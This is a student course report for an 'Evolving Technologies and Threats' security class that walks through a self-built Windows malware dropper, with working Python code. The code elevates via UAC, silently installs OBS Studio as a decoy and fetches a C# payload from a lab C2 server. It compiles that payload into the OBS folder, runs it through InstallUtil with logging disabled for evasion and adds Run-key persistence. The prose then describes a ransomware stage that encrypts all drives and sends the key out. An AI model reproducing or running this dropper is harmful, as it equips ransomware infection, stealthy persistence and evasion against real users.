Assignment 4

Serious Malware

Mansoor Hoshmand
ISEC 2079

Table of Contents

Introduction

This report details the development and controlled execution of a malware sample for the ***Evolving Technologies and Threats* course.** It begins by outlining the attack chain and its overall structure, followed by an in-depth explanation of the two components used in the lab: the dropper and the payload. The report then presents evidence of successful execution, supported by screenshots.

Attack Chain

The entire operation begins with the critical step of **Gaining Administrator Privileges** to elevate the dropper's permissions, enabling crucial system modifications and execution of protected files. This is immediately followed by **Installing OBS Studio as Cover**, where a legitimate application is used as a decoy to mask the malicious activity. The core of the attack is then realized in **Drop and Run C# Payload**, which deploys and executes the malicious code itself. To ensure persistent access, **Persistence is Added on User Login** by modifying system settings like registry keys, guaranteeing the payload re-runs every time the user logs in. A concealed administrative user is then established via the **Hidden Admin Account is Created** step, providing a backdoor for future access. The simulated damage occurs during **Ransomware Simulation, Encrypt All Drives**, where data across all storage volumes is encrypted while safely **excluding critical system files** such as *.dll* and *.exe* to avoid causing an operating system crash. The attacker's demand is delivered via **Drop Ransom Note on Desktop and Every Drive**, placing the message in highly visible locations. Finally, the process concludes with **Self-Delete the Original Dropper** (when compiled), a vital cleanup action to remove the initial executable and hinder subsequent forensic analysis.



VICTIM RUNS THE DROPPER
DOWNLOADS & INSTALLS OBS STUDIO AS A COVER
DOWNLOAD THE PAYLOAD, COMPILES AND RUNS IT
PERSISTANCE ON USER LOGIN AND CREATION OF A HIDDEN ACCOUNT
RANSOMWARE SIMULATION
DROPPING RANSOM NOTES
SELF-DELETE THE ORIGINAL DROPPER


***Figure 1**: The diagram outlines the step-by-step attack chain, demonstrating how each stage contributes to the eventual compromise of the system*

The Dropper

Now we will go into the details of the dropper, providing a high-level explanation of its overall functionality and the features it includes. This overview is meant to help clarify how the dropper works and the role each part plays in its operation. For a more in-depth understanding, a detailed line-by-line explanation is included in the script that is submitted to Brightspace.

1. Beginning of the script

The script imports several Python modules that enable system-level interactions commonly examined in cybersecurity coursework. **os** provides functions for navigating and manipulating the file system, while **sys** allows access to command-line arguments and program control. **ctypes** enables calling low-level Windows API functions, useful for demonstrating privilege or system checks. **time** supports delays and timing behavior, and **string** offers character sets that can assist with tasks like drive or name enumeration. **uuid** generates unique identifiers, often used for tagging or tracking operations. **subprocess** allows the script to execute external system commands, and **requests** handles HTTP communication for retrieving or sending data. **winreg** provides access to the Windows Registry, a key area for studying persistence mechanisms. **tempfile** offers temporary directory management for staging or cleanup tasks, and **Fernet** from the cryptography library supplies authenticated symmetric encryption, used in security demonstrations to model controlled encryption processes.




```python
"""
Program name: Serious Malware
Student:      Mansoor
Course:       Evolving T&T
Date:2025-12-02
"""

# Import the os module for interacting with the operating system, used for file and directory operations.
import os
# Import the sys module to access command-line arguments and control script exit behavior.
import sys
# Import ctypes to call low-level functions from Windows API (e.g., UAC elevation check).
import ctypes
# Import the time module, primarily used to pause the script execution (time.sleep) for timing purposes.
import time
# Import the string module, used here to get a list of all letters (A-Z) for drive enumeration.
import string
# Import uuid to generate a random unique identifier (used for the ransom note's Victim ID).
import uuid
# Import subprocess to run external programs and system commands (e.g., net, csc.exe, InstallUtil.exe).
import subprocess
# Import the requests library to perform HTTP requests (for downloading files and exfiltrating data).
import requests
# Import the winreg module to interact with the Windows registry for persistence mechanisms.
import winreg as reg
# Import tempfile to get the path to the system's temporary directory for cleanup operations.
import tempfile
# Import the Fernet symmetric encryption system from cryptography for the ransomware simulation.
from cryptography.fernet import Fernet
```

***Figure 2**: This screenshot displays the initial section of the script where the necessary libraries are imported.*

2. Gaining Admin Privileges

This section checks whether the script is running with administrator privileges and, if not, relaunches itself with elevated permissions. The ***is_admin()*** function uses a Windows API call to verify admin rights, returning ***False*** if the check fails. If elevation is needed, the script restarts itself through ***ShellExecuteW*** using the "***runas***" verb, which triggers a UAC prompt, and then exits the non-elevated instance. Gaining admin privileges ensures that the upcoming features can run with the required system-level access.




```
# ==================== 1. GAIN ADMINISTRATOR PRIVILEGES ==========================================================
# Purpose: Ensure the script is running with elevated privileges (Administrator).
# If it is not running as admin, it will restart itself with the 'runas' verb (triggers UAC prompt).

# Define a function to check the current process's privilege level.
def is_admin():
    try:
        # Calls the Windows API function to check if the user is an Administrator (returns 1 if True).
        return ctypes.windll.shell32.IsUserAnAdmin()
    except:
        # Returns False if any error occurs during the check.
        return False

# Check if the script is currently running without administrator privileges.
if not is_admin():
    # Relaunch the exact same script using 'ShellExecuteW' with the "runas" verb.
    # The "runas" verb requests elevated permissions and triggers the User Account Control (UAC) prompt.
    ctypes.windll.shell32.ShellExecuteW(None, "runas", sys.executable, " ".join(sys.argv), None, 1)
    # Immediately exit the original, non-elevated copy of the script.
    sys.exit(0)
```

Figure 3: *The screenshot highlights the part of the code that checks for and requests administrator privileges.*

3. Installing OBS Studio as a Cover

This part of the script downloads a legitimate OBS Studio installer from the our Kali C2 server and saves it to the system. It retrieves the file using the requests library and writes it to disk in chunks to ensure the download completes properly. After the installer is saved, the script launches it silently through PowerShell using the elevated privileges obtained earlier, allowing OBS studio to install in the background without user interaction. A loop checks for the creation of the OBS installation directory to confirm that the program has finished installing, followed by a short delay to allow any remaining setup steps to complete. All errors in this section are suppressed so the script continues running even if the download or installation fails. This part of the script serves to create a legitimate-looking activity and folder structure while other operations proceed.




```
# ==================== 2. INSTALL OBS STUDIO AS COVER ====================================================================
# Purpose: Download and silently install a legitimate program (OBS Studio) to serve as a decoy
# and create a trusted-looking folder structure to hide the main payload.

# Define the URL of the legitimate OBS installer on the internal lab server.
obs_url = "http://192.168.70.147:8000/OBS-Studio-32.0.2-Windows-x64-Installer.exe"
# Define the local filename to save the installer.
obs_file = "OBS-Studio-32.0.2-Windows-x64-Installer.exe"

try:
    # Begin downloading the file from the server in a stream, with a 60-second timeout.
    r = requests.get(obs_url, stream=True, timeout=60)
    # Raise an exception for bad HTTP status codes (4xx, 5xx) to stop if the download fails.
    r.raise_for_status()
    # Open the local file in write-binary mode ("wb") to save the installer.
    with open(obs_file, "wb") as f:
        # Iterate over the downloaded content in 8KB chunks.
        for chunk in r.iter_content(8192):
            # Write each chunk to the file.
            f.write(chunk)

    # Use PowerShell to run the downloaded installer silently with the 'RunAs' verb.
    # This ensures the installation runs with the already elevated privileges.
    subprocess.Popen(['powershell', '-Command', f'Start-Process "{obs_file}" -Verb RunAs'],
                     # Use the CREATE_NO_WINDOW flag to hide the command prompt window.
                     creationflags=subprocess.CREATE_NO_WINDOW)

    # Begin a loop to wait for the OBS installation to finish (up to 3 minutes max).
    for _ in range(180):
        # Check if the expected installation directory for OBS has been created.
        if os.path.isdir(r"C:\Program Files\obs-studio"):
            # Wait an additional 12 seconds to ensure the installer completes all final tasks.
            time.sleep(12)
            # Break out of the loop once installation is confirmed.
            break
        # Wait 1 second before checking again.
        time.sleep(1)

except:
    # Silently ignore all errors in this entire section to ensure the script continues even if OBS installation fails.
    pass
```

Figure 4: *the screenshot shows the part of the script that installs the true OBS studio as a cover*

4. Drop And Run C# Payload

This part of the script uses an existing folder inside the OBS installation directory as a place to store and run additional files so the activity appears to blend in with legitimate software. It sets paths for the C# source file, the compiled executable, the .NET compiler, and the Microsoft utility used to run the compiled code. The script then downloads a C# file from the C2 Kali server and saves it directly into this OBS directory which is the most suitable place for hiding the payload file. Once the file is written, it uses the system's .NET compiler (csc.exe) to compile the downloaded code into an executable stored in the same location. After compilation, the script launches it using InstallUtil.exe in a quiet, background manner to avoid producing visible windows or logs. A short delay is added to give the process time to start, and then the script removes the original C# source file, leaving only the compiled executable behind. Errors throughout this section are suppressed so that the script continues even if any steps fail.




```
TARGET_DIR = r"C:\Program Files\obs-studio\data\obs-scripting\64bit"
# Define the path for the temporary C# source code file.
CS_SRC = os.path.join(TARGET_DIR, "obslua.cs")
# Define the path for the final compiled C# payload executable (DLL/EXE).
CS_EXE = os.path.join(TARGET_DIR, "obslua.exe")
# Define the path to the built-in Microsoft .NET compiler, used to compile the payload.
CSC = r"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe"
# Define the path to the signed Microsoft utility used for execution (LotL abuse).
INSTALLUTIL = r"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe"

try:
    # Create the target directory; 'exist_ok=True' prevents an error if it already exists.
    os.makedirs(TARGET_DIR, exist_ok=True)

    # Download the malicious C# source code from the server.
    r = requests.get("http://192.168.70.147:8000/obslua.cs", verify=False, timeout=30)
    # Check the HTTP status code.
    r.raise_for_status()
    # Save the downloaded source code to the target directory.
    with open(CS_SRC, "wb") as f:
        f.write(r.content)

    # Compile the C# source code into a library (DLL/EXE) using the legitimate csc.exe.
    subprocess.run([CSC, "/target:library", "/out:" + CS_EXE, CS_SRC],
                   creationflags=subprocess.CREATE_NO_WINDOW, capture_output=True)

    # Run the compiled payload using the InstallUtil.exe proxy execution technique.
    subprocess.run([
        INSTALLUTIL,
        "/LogToConsole=false",   # Prevents output to the console.
        "/LogFile=",             # **Crucial Evasion:** Setting LogFile= to empty disables log file creation.
        "/U",                    # Runs the malicious code inside the executable's Uninstall method.
        CS_EXE
    ], creationflags=subprocess.CREATE_NO_WINDOW, capture_output=True)

    # Pause for 2 seconds to allow the payload process to initialize.
    time.sleep(2)
    # Delete the C# source code file to remove evidence of local compilation.
    os.remove(CS_SRC)
except:
    # Silently handle all errors in this payload drop/execution section.
    pass
```

Figure 5: *The screenshot shows the part of the script that downloads, compiles, and runs the C# payload.*

5. Persistence & Privilege Escalation by Creating a Hidden Admin Account

This part of the script adds a registry entry under the Current User’s Run key to ensure the compiled payload runs automatically whenever the user logs into Windows. It builds a command that silently launches the payload using the trusted InstallUtil.exe utility and saves it as a new registry value named "OBSHelper". The script then closes the registry key, and any errors are suppressed so execution continues even if the registry modification fails. This section is designed to maintain persistent execution and leverage elevated privileges when run with a system account.




```
# ==================== 4. ADD PERSISTENCE & Privilege Escalation ON USER LOGIN ====================================================
# Purpose: Add an entry to the Windows Registry's Run key to ensure the payload executes every time the user logs into Windows.

# Construct the full command that will silently re-run the payload using InstallUtil.exe.
persistence_cmd = f'cmd /c start "" /B "{INSTALLUTIL}" /LogToConsole=false /LogFile= /U "{CS_EXE}"'

try:
    # Open the Current User's Run registry key for writing (KEY_SET_VALUE).
    key = reg.OpenKey(reg.HKEY_CURRENT_USER,
                      r"Software\Microsoft\Windows\CurrentVersion\Run",
                      0, reg.KEY_SET_VALUE)
    # Create a new startup entry named "OBSHelper" containing the persistence command.
    reg.SetValueEx(key, "OBSHelper", 0, reg.REG_SZ, persistence_cmd)
    # Close the opened registry key.
    reg.CloseKey(key)
except:
    # Silently handle any errors during registry modification.
    pass
```

Figure 6: *The screenshot shows the part of the script that adds a Run-key registry entry to maintain persistence and gain privilege escalation.*

6. Ransomware Simulation

This part of the script simulates ransomware behavior by generating a random symmetric encryption key, sending it to my C2 kali Python POST server for tracking, and then encrypting user-accessible files across all detected drives, including the ***C:\ drive***. It begins by defining two critical exclusion lists: one for system directories such as ***\windows, \program files, \appdata, and \local settings***, and another for sensitive file types including ***.exe, .dll, .sys, and .ini,*** ensuring that OS-critical components are never touched. The script then defines a recursive function that walks each drive with ***os.walk(topdown=True),*** allowing excluded directories to be removed from traversal before they are entered. Within each directory, the script filters out files based on extension and skips any paths located inside protected system areas, particularly within ***C:\Users\*** subdirectories like ***AppData.*** For files that pass these checks, the script reads their contents, encrypts them using the generated key, and overwrites the original data, focusing primarily on user files such as documents and pictures. After defining the function, the script identifies all existing drive letters from A–Z and applies the encryption routine to each one, relying on the earlier safeguards to avoid damaging system files. The entire section is wrapped in a broad try/except block to prevent the simulation from stopping if an error occurs during key generation, network communication, directory traversal, or file access.

